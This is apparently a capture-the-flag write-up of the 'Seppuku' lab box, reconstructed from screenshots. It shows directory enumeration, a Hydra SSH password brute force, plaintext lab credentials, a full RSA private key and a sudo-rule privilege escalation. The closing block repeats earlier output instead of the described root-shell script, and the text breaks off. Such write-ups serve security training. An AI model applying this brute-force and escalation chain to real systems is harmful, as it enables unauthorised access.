
There are a few directories in the results.

gobuster

```
┌──(maskman㉿machine)-[~]
└─$ gobuster dir -u http://seppuku.pg:8088/ -w /home/maskman/Documents/dirbuster/directory-
list-1.0.txt
===============================================================
Gobuster v3.1.0
```

```
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://seppuku.pg:8088/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /home/maskman/Documents/dirbuster/directory-list-1.0.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/08/04 21:36:30 Starting gobuster in directory enumeration mode
===============================================================
/cgi-bin              (Status: 301) [Size: 1260] [--> http://seppuku.pg:8088/cgi-bin/]
/docs                 (Status: 301) [Size: 1260] [--> http://seppuku.pg:8088/docs/]
/blocked              (Status: 301) [Size: 1260] [--> http://seppuku.pg:8088/blocked/]

===============================================================
2021/08/04 22:28:23 Finished
===============================================================
```


Enumerated Directories



Index of /keys

Name	Last modified	Size	Description
Parent Directory		-	
private	2020-05-13 05:28	1.6K	
private.bak	2020-05-13 05:28	1.6K	


Apache/2.4.38 (Debian) Server at seppuku.pg Port 7601



Index of /secret

Name	Last modified	Size	Description
Parent Directory		-	
hostname	2020-05-13 03:41	8	
jack.jpg	2018-09-12 03:49	58K	
passwd.bak	2020-05-13 03:47	2.7K	
password.lst	2020-05-13 03:59	672	
shadow.bak	2020-05-13 03:48	1.4K	

Apache/2.4.38 (Debian) Server at seppuku.pg Port 7601



Welcome to Siimple

Please, fill out the for below to be notified for the latest updates!


Voluptatem dignissimos provident quasi corporis voluptates sit assumenda.

I downloaded the contents of the "secret" directory and used the “password.lst” to bruteforce SSH. It resulted in "seppuku's" password.

SSH-initial foothold :

```
Command Used : hydra -l seppuku -P ~/Desktop/machines/ProvingGrounds/seppuku/password.lst ssh://seppuku.pg

Output :

Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-08-04 23:20:26
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks:
use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 93 login tries (l:1/p:93), ~6 tries per task
[DATA] attacking ssh://seppuku.pg:22/
[22][ssh] host: seppuku.pg   login: seppuku   password: eeyoree
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-08-04 23:20:45

Result :

Username : seppuku
password : eeyoree
```


Userflag



```
┌──(maskman㉿machine)-[~]
└─$ hydra -l seppuku -P ~/Desktop/machines/ProvingGrounds/seppuku/password.lst ssh://seppuku.pg
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-08-04 23:20:26
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 93 login tries (l:1/p:93), ~6 tries per task
[DATA] attacking ssh://seppuku.pg:22/
[22][ssh] host: seppuku.pg   login: seppuku   password: eeyoree
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-08-04 23:20:45

┌──(maskman㉿machine)-[~]
└─$ ssh seppuku@seppuku.pg
seppuku@seppuku.pg's password:
Linux seppuku 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2 (2020-04-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Aug  4 12:49:36 2021 from 192.168.49.250
seppuku@seppuku:~$ ls -la
total 32
drwxr-xr-x 3 seppuku seppuku 4096 Sep  1  2020 .
drwxr-xr-x 5 root    root    4096 May 13  2020 ..
-rw-r--r-- 1 seppuku seppuku  220 May 13  2020 .bash_logout
-rw-r--r-- 1 seppuku seppuku 3526 May 13  2020 .bashrc
drwx------ 3 seppuku seppuku 4096 May 13  2020 .gnupg
-rw-r--r-- 1 seppuku seppuku   33 Aug  4 11:49 local.txt
-rw-r--r-- 1 root    root      20 May 13  2020 .passwd
-rw-r--r-- 1 seppuku seppuku  807 May 13  2020 .profile
seppuku@seppuku:~$ cat local.txt
5d1076de446c2686eb4f0e05e83af211
seppuku@seppuku:~$
```


lateral movement

Within Seppuku's home directory there is a file named “.passwd” . It has “samurai's” password.



```
seppuku@seppuku:~$ ls -la
total 32
drwxr-xr-x 3 seppuku seppuku 4096 Sep  1  2020 .
drwxr-xr-x 5 root    root    4096 May 13  2020 ..
-rw-r--r-- 1 seppuku seppuku  220 May 13  2020 .bash_logout
-rw-r--r-- 1 seppuku seppuku 3526 May 13  2020 .bashrc
drwx------ 3 seppuku seppuku 4096 May 13  2020 .gnupg
-rw-r--r-- 1 seppuku seppuku   33 Aug  4 11:49 local.txt
-rw-r--r-- 1 root    root      20 May 13  2020 .passwd
-rw-r--r-- 1 seppuku seppuku  807 May 13  2020 .profile
seppuku@seppuku:~$ cat local.txt
5d1076de446c2686eb4f0e05e83af211
seppuku@seppuku:~$ cat .passwd
12345685213456!@!@A
seppuku@seppuku:~$ su samurai
Password:
samurai@seppuku:/home/seppuku$ id
uid=1001(samurai) gid=1002(samurai) groups=1002(samurai)
samurai@seppuku:/home/seppuku$ 
```


User Samurai can execute a file in “tanto's” homedirectory as superuser.



```
samurai@seppuku:/home/seppuku$ sudo -l
Matching Defaults entries for samurai on seppuku:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User samurai may run the following commands on seppuku:
    (ALL) NOPASSWD: /../../../../../../home/tanto/.cgi_bin/bin /tmp/*
```


Privilege Escalation

Since I don't know “tanto's” password , I used the ssh key which I got earlier to login and It worked.



```
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAypJlwjKXf0F4YvL2gfwvoUuvB7fuGMMfCe41gLCsTsleOUy2
CJX+oNwVVKPpl6TYI4nXPGbiwfGzoxm0FZa7D9yr83OgwuvMMp83OkVcwL9v+x7a
tK8AAVZ0NjvOPGkvEhB2rPS2mKg1xRKXCM7pA0KSOoDbk9coOpadjg4G0f1YPWrw
p6iLfIErfY2+5hS7QyTQpuRmHuR4eKLF1NFRp8gYuNCVtr0n2Uu6hWuI7RWBGQZJ
Joj8LKjfRRYmKGpyqiGTdRy+8yCyAuT55shuCzXuc+/3HE2jACOD8+pSPKjwxzm4
fuaSfBTUkHfyhiSKIkop2YfIDLKRPM8dGn5zuQIDAQABAoIBADM+s7Vb3Q1ZP54w
foHFjTsNjVqzge0Lt1doxmomx4Aq2sY+DLLBVyfUZSUDTj2JexAKd8OU93o+rcXt
46uudOX/WhR9RMbqpb6MnokEMQGlrCtn08Xvm127RCzQFk0cAsdcGNmKEoMt0mRn
XoPg6/tiJOHd5S5SOKARqAveqoUGUYI3xgsiRpj8CCRIDUgHi9J0++qUeauVw3m3
lvyTnUTw0uf5+sRkI173CUY+ygJapGM7Lg59xzcjEq5H4so0IztQo3o/pOIfeS6W
bqIpY7D63YBGLgpi9JcN/d2bSfafkfhcrAcjPjRXwEFPmYjMbsTBOKcTtCSDVo6/
ho6fTl0CgYEA9F1uIkqxFKIMt2/uK4/1gPOXy/1cjxcsFoah0Ql7d0gj26H6AgXk
nPncIoO1kojPnB+TUy4qz+Bd7teDbkHSaWNJYIVJZQbvskstwgL4+XamiWrJA/Jp
h7y0I0zRxCMBj5yhBNrp6P+f8vtVMpjbKV17jfe6aakfyuayPugHHh8CgYEA1DeM
4lR/+/fUbxtws+aTx8h9TwisYq38D39KNsWkynnb+9pnLCbVbVETtv4sfD/aQfah
R7CxOG+mD4Vryjpk/wwzZeUDzcQpiTx4RsgP6MkFU8knORKfBdimaUpiasWlNWgy
caXR/iA6EmA4jht8vf/+UOUV8GXV9VqDIWUhgycCgYEAvJaGcqyWMUhG7CLT+oal
f5l/Iw0rq7rEabYJmBvrT0k7czt0iK8nmgYy3+gp7ybqoqCzwFQ28itEExn78tGV
o4Pek0EKPY+22TCv5bUJlOz+5bql3AfvbbQyibO1h9tETyMgGXEhaJIvTQSu4deZ
/DiLLCttkDHXuW2FTosfQx0CgYEAkhGOSjapRRBHSxaTE3Cw5UFNZvnsVZu1tCEE
PwD5NVh9HzQr8YrlOnIk5L68deUpYF/WkNbAlLzcizBlifN5kseeFRN188qCYHCb
xPRtZuf+X7ZD5he4FzkRCcXmSeGynjkTB4CAMq+R6RYLt1yaFtk9/gZAfJBLna5o
NbM7Rt8CgYA5oPRfIpKZ5G9LJEAsBUONgBsrpXs+816ZEvBGsqPs/NPhhZMFetKm
RXxYAiEUudMsahP4Woeuxy8kWfM2J2ltwC/HRFuKnKfsHBhsn/FilspYfrafr985
tFnL/K9Z8le1saEGjwCu6zKto7CaFjj2D4Y9ji0sHGBO+tVbtmU/Jg==
-----END RSA PRIVATE KEY-----
```

After I logged in as “tanto” , I created a directory named “.cgi_bin” and a file named “bin" within that directory. I wrote a simple bash script within the file to call a bash shell and changed it's permissions. Then I executed the script from user “samurai” and it dropped a root shell.



```
seppuku@seppuku:~$ ls -la
total 32
drwxr-xr-x 3 seppuku seppuku 4096 Sep  1  2020 .
drwxr-xr-x 5 root    root    4096 May 13  2020 ..
-rw-r--r-- 1 seppuku seppuku  220 May 13  2020 .bash_logout
-rw-r--r-- 1 seppuku seppuku 3526 May 13  2020 .bashrc
drwx------ 3 seppuku seppuku 4096 May 13  2020 .gnupg
